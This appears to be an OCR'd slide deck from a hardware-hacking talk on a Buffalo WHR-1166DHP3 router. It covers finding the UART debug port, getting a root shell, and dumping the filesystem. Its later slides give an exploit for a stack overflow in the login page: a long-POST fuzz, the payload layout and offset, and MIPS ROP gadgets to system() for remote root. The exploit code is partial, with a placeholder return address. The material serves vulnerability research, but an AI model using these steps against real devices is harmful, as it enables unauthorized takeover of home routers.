
# Find out debug port – part 2

- Find out the GND




# Find out debug port – part 3

- Test ports



# Find out debug port – part 4

- Measure the voltage




# Find out debug port – part 5

- Analysis the signal with Logic Analyzer
  - GND-GND

# Find out debug port – part 6

- Analysis the signal with Logic Analyzer




# Find out debug port – part 7

- Analysis the signal with Logic Analyzer
  - Calculate the baudrate
  - 1/0.00001725 ~= 57971
  - General baudrate: 300,1200,2400,4800,9600,14400,19200,28800,38400,57600,115200

# Find out debug port – part 8

- Analysis the signal with Logic Analyzer
  - Decode with Async Serial
  - Baudrate 57600




# Find out debug port – part 9

- Analysis the signal with Logic Analyzer
  - Finally decode the signal


# Find out debug port – part 10

- Analysis the signal with Logic Analyzer
  - Finally we know…




# Find out debug port – part 11

- Connect to USBTTL
  - GND-GND
  - TXD-RXD
  - RXD-TXD



# Find out debug port – part 12

- Finally we got the Putty shell





COM5 - PuTTY

```
===== Auto FW Update: Time to get firmware list = 15 : 18 =====
===== Auto FW Update: Time to update firmware   = 4 : 18 =====

starting pid 9488, tty '/dev/ttyS1': '/bin/sh'


BusyBox v1.12.1 (2016-11-28 16:23:34 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# killall: psntpdate: no process killed
AutoFwUpdateUserAgent = "BuffaloBBS%WHR-1166DHP3-JP%YfERkxEuajcuoc0RFwyIx2ji5UOL
89nh%2.60%aak0%ceff720c8af83ad776298d7087a5c02d"
killall: psntpdate: no process killed
psntpdate: Name or service not known


=== psntpdate: checkntp_gettime=0  ===

killall: psntpdate: no process killed
ls
proc    mnt     dev     media   sbin    var     bin     usr
sys     etc     init    home    lib     www     tmp     etc_ro
#
```

# Key mapping is wrong?

- 0x13 -> v
- 0x14 -> ?
- 0x15 -> u
- 0x16 -> ?
- 0x17 -> t




- I follow this strange rule to write the decoder

```
char asciitable[] = " !\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~";
for (int i=0;i<sizeof(asciitable)-1;i++)
{
        if (tmpchr == asciitable[i])
        {
                tmpinput[inputpos++] = 0x03+(sizeof(asciitable)-2-i)*2;
        }
}
```

# But Why?

Just because RXD did not weld well

Just because RXD did not weld well

Just because RXD did not weld well

# Pick up the filesystem

- tar -zcvf /www/fs.tar.gz /

| 名稱 | 修改日期 | 類型 | 大小 |
| --- | --- | --- | --- |
| bin | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| etc | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| etc_ro | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| lib | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| sbin | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| tmp | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| usr | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| var | 2017/8/29 上午 05:31 | 檔案資料夾 | |
| www | 2017/8/29 上午 05:31 | 檔案資料夾 | |

# Find the vulnerability – part 1

- Fuzzing the website
  - httpClient.request("POST","/login.html","a"*(30000)
- /usr/sbin/httpd will crash


# Find the vulnerability – part 2

- Upload gdbserver (mips version) for remote debugging
  - /usr/sbin/httpd; ./gdbserver --attach 0.0.0.0:5555 `pidof httpd`

C:\android_sdk\android-ndk-r14\prebuilt\windows-x86_64\bin\gdb.exe

```
GNU gdb (GDB) 7.11
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-w64-mingw32".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target remote 192.168.11.1:5555
Remote debugging using 192.168.11.1:5555
0x2ba8ff24 in ?? ()
(gdb)
```


# Find the vulnerability – part 3

- Stack overflow
- Finally located the crash function
  - /usr/sbin/httpd 0x0040D44C
- If stack is incorrect it will crash before control the ra(ip)
- So need to dump original stack to fix
  - dump memory stack.bin $sp $sp+26000
- ASLR  is enabled
  - # cat /proc/sys/kernel/randomize_va_space
  - 1

# Find the vulnerability – part 4

- Control the ra (ip)

```
origstack = "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00"\
    "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00"\
    "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00“
s0 = "\x41\x41\x41\x41"
s1 = "\x00\x00\x54\x00"
s2 = "\x43\x43\x43\x43"
s3 = "\x44\x44\x44\x44"
s4 = "\x8C\x8E\x4F\x00"
s5 = "\x46\x46\x46\x46"
s6 = "\x60\xE2\x53\x00"
s7 = "\x04\x00\x00\x00"
s8 = "\x49\x49\x49\x49"
ra = "\x78\x56\x34\x12“
```




- httpClient.request("POST","/login.html","a"*(25262)+origstack+s0+s1+s2+s3+s4+s5+s6+s7+s8+ra)

# Find the vulnerability – part 5

- Bypass the ASLR
  - 1 – Conservative randomization. Shared libraries, stack, mmap(), VDSO and heap are randomized.
  - Find rop chain on self program

```
Python>mipsrop.system()
-------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                                    |  Control Jump
-------------------------------------------------------------------------------------------------------------
|  0x00407558  |  addiu $a0,$sp,0x18                                        |  jalr  system
|  0x004075A4  |  addiu $a0,$sp,0x18                                        |  jalr  system
|  0x004075F0  |  addiu $a0,$sp,0x18                                        |  jalr  system
|  0x0040763C  |  addiu $a0,$sp,0x18                                        |  jalr  system
|  0x00407688  |  addiu $a0,$sp,0x18                                        |  jalr  system
|  0x004076D4  |  addiu $a0,$sp,0x18                                        |  jalr  system
|  0x004078B0  |  addiu $a0,$sp,0x50+var_38                                 |  jalr  system
|  0x00407958  |  addiu $a0,$sp,0x50+var_38                                 |  jalr  system
|  0x004079B4  |  addiu $a0,$sp,0x50+var_38                                 |  jalr  system
|  0x00407A28  |  addiu $a0,$sp,0x50+var_38                                 |  jalr  system
|  0x00407B5C  |  addiu $a0,$sp,0x50+var_38                                 |  jalr  system
```

# Finally we got the RCE root shell

origstack = "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00"\
